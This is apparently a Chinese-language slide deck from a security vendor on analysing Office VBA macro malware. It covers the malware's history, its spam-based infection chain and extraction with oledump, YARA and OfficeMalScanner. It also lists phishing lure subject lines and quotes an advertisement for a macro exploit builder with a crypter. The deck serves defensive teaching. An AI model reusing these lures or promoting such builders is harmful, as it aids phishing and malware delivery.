解析VBA宏病毒

安天安全研究与应急处理中心

www.antiy.com


安天 | 智者安天下

提纲

东山再起，追根溯源

- 宏病毒归来

宏病毒归来



A huge spike in submissions to McAfee Labs shows that macro malware is again on the rise.


Source: McAfee Labs, 2015.

一张图读懂宏


一张图读懂宏
1983
Office 问世
Microsoft Office
Word是微软公司的一个文字处理器应用程序,最初运行DOS的IBM计算机,在1983年编写的
windows 版本 office诞生
1989
Excel VBA
1993
VBA
Visual Basic宏语言
1993年由微软公司开发的的应用程序共享一种通用的自动化语言-VBA
Visual Basic 1.0 for Windows版本发布
1991
BASIC是一种设计给初学者使用的程序设计语言，BASIC是一种直译式的编程语言
1996
TaiwanNo.1
1.台湾本土地一只文件宏病毒。
2. 1996年年度杀手
梅利莎病毒
1999
1998年春天，由美国人大卫·L·史密斯运用Word的宏运算编写出的一个电脑病毒，主要通过邮件传播，1999年3月26日爆发，感染了15%-20%的商业PC，给全 球带来了3亿-6亿美元的损失
使用VBA宏语言改变性能
恶意宏调用API破坏系统

第一个宏病毒—— Concept


The author of Concept exploited a fact:
Users exchanged data far more frequently than programs.



宏病毒与其之前病毒的对比

之前的病毒	宏病毒
1.汇编语言	1.WordBasic 和VBA
2.可执行程序	2.Office文档
3.基于平台	3.基于应用程序


如何传播



Macro Malware Infection Chain
Spam Contains Office Document with Macro
User Enables and Executes the Macro
Malware Downloads More Malware from Control Server

一些邮件主题

- Payment request
- Important Notice about Denied International Wire payment
- Fax-54078429-248035834
- Courier notification
- Resumes
- Payment request of 4478.63
- Help Desk US facture
- Sales Invoice
- Donation confirmations
- Facture alias Hello

从活跃到衰落


Boot
File
Macro
Script
I-Worm
Concept
1996
1997
1998
1999
2000
2001
2002
2003
2004
2005



工欲善其事，必先利其器


- 提取宏代码

宏代码的提取

- 手工提取
- 工具提取


手工提取宏代码

- ALT+F11




工具提取宏代码——oledump

OLE（Object Linking and Embedding，对象连接与嵌入）。是一种面向对象的技术，可以用来创建复合文档。
复合文档包含了创建于不同源应用程序，有着不同类型的数据，因此它可以把文字、声音、图像、表格、应用程序等组合在一起。



一个可以分析OLE文件的程序

使用OleDump.py查看宏代码



OleDump的插件——http相关的字符串检测


```
C:\Demo>oledump.py -p plugin_http_heuristics sample.xls
  1:       104 '\x01CompObj'
  2:       256 '\x05DocumentSummaryInformation'
  3:       228 '\x05SummaryInformation'
  4:      4372 'Workbook'
  5:       583 '_VBA_PROJECT_CUR/PROJECT'
  6:        83 '_VBA_PROJECT_CUR/PROJECTwm'
  7: m     976 '_VBA_PROJECT_CUR/VBA/????1'
              Plugin: HTTP Heuristics plugin
  8: m     976 '_VBA_PROJECT_CUR/VBA/????2'
              Plugin: HTTP Heuristics plugin
  9: m     976 '_VBA_PROJECT_CUR/VBA/????3'
              Plugin: HTTP Heuristics plugin
 10: M  261251 '_VBA_PROJECT_CUR/VBA/????????'
              Plugin: HTTP Heuristics plugin
               http://???.???.???.??:8080/stat/lld.php
 11:      8775 '_VBA_PROJECT_CUR/VBA/_VBA_PROJECT'
 12:      1398 '_VBA_PROJECT_CUR/VBA/__SRP_0'
 13:       212 '_VBA_PROJECT_CUR/VBA/__SRP_1'
 14:       456 '_VBA_PROJECT_CUR/VBA/__SRP_2'
 15:       385 '_VBA_PROJECT_CUR/VBA/__SRP_3'
 16:       550 '_VBA_PROJECT_CUR/VBA/dir'
```

OleDump——使用YARA规则进行检测


```
C:\Demo>type contains_pe_file.yara
/*
  Version 0.0.1 2014/12/13
  Source code put in public domain by Didier Stevens, no Copyright
  https://DidierStevens.com

C:\Demo>oledump.py -y contains_pe_file.yara -D decoder_xor1.py Book1-insert-obje
ct-exe-xor14.xls
 1:       107 '\x01CompObj'
 2:       256 '\x05DocumentSummaryInformation'
 3:       216 '\x05SummaryInformation'
 4:        76 'MBD0049DB15/\x01CompObj'
 5:     60326 'MBD0049DB15/\x01Ole10Native'
               YARA rule (stream decoder: XOR 1 byte key 0x14): Contains_PE_File

 6:     19567 'Workbook'

C:\Demo>_
```

```
                YARA rule: Contains_PE_File
 6:     19567 'Workbook'

C:\Demo>_
```

工具提取宏代码——OfficeMalScanner

- 简单方便，不需要python环境
- http://www.reconstructer.org/code/OfficeMalScanner.zip

```
C:\OfficeMalScanner>OfficeMalScanner.exe

+-------------------------------------------+
!           OfficeMalScanner v0.61          !
!  Frank Boldewin / www.reconstructer.org   !
+-------------------------------------------+

Usage:
------
OfficeMalScanner <PPT, DOC or XLS file> <scan ! info> <brute> <debug>

Options:
  scan    - scan for several shellcode heuristics and encrypted PE-Files
  info    - dumps OLE structures, offsets+length and saves found VB-Macro code
  inflate - decompresses Ms Office 2007 documents, e.g. docx, into a temp dir
Switches: (only enabled if option "scan" was selected)
  brute - enables the "brute force mode" to find encrypted stuff
  debug - prints out disassembly resp hexoutput if a heuristic was found

Examples:
  OfficeMalScanner evil.ppt scan brute debug
  OfficeMalScanner evil.ppt scan
  OfficeMalScanner evil.ppt info

Malicious index rating:
  Executables: 20
  Code       : 10
  STRINGS    :  2
  OLE        :  1

--------------------------------------------------------------------------------
   I strongly suggest you to scan malicious files in a safe environment
 like VMWARE, as this tool is written in C and might have exploitable bugs!
--------------------------------------------------------------------------------
```

窥一斑而知全豹

- 宏病毒生成器

OFFICE EXPLOIT BUILDER V4

THE ALL-NEW REVOLUTIONARY BREAK THROUGH IN OFFICE EXPLOITS

Meet My Product

Everything you need in an exploit and more

Clean & user-friendly design

Clean and professional GUI which allows for extremely easy use

Top-notch stability

Your virus will be executed quickly and silently on all Wndows

The In-built crypter has an extremely stable stub with flawless injection and no dependencies

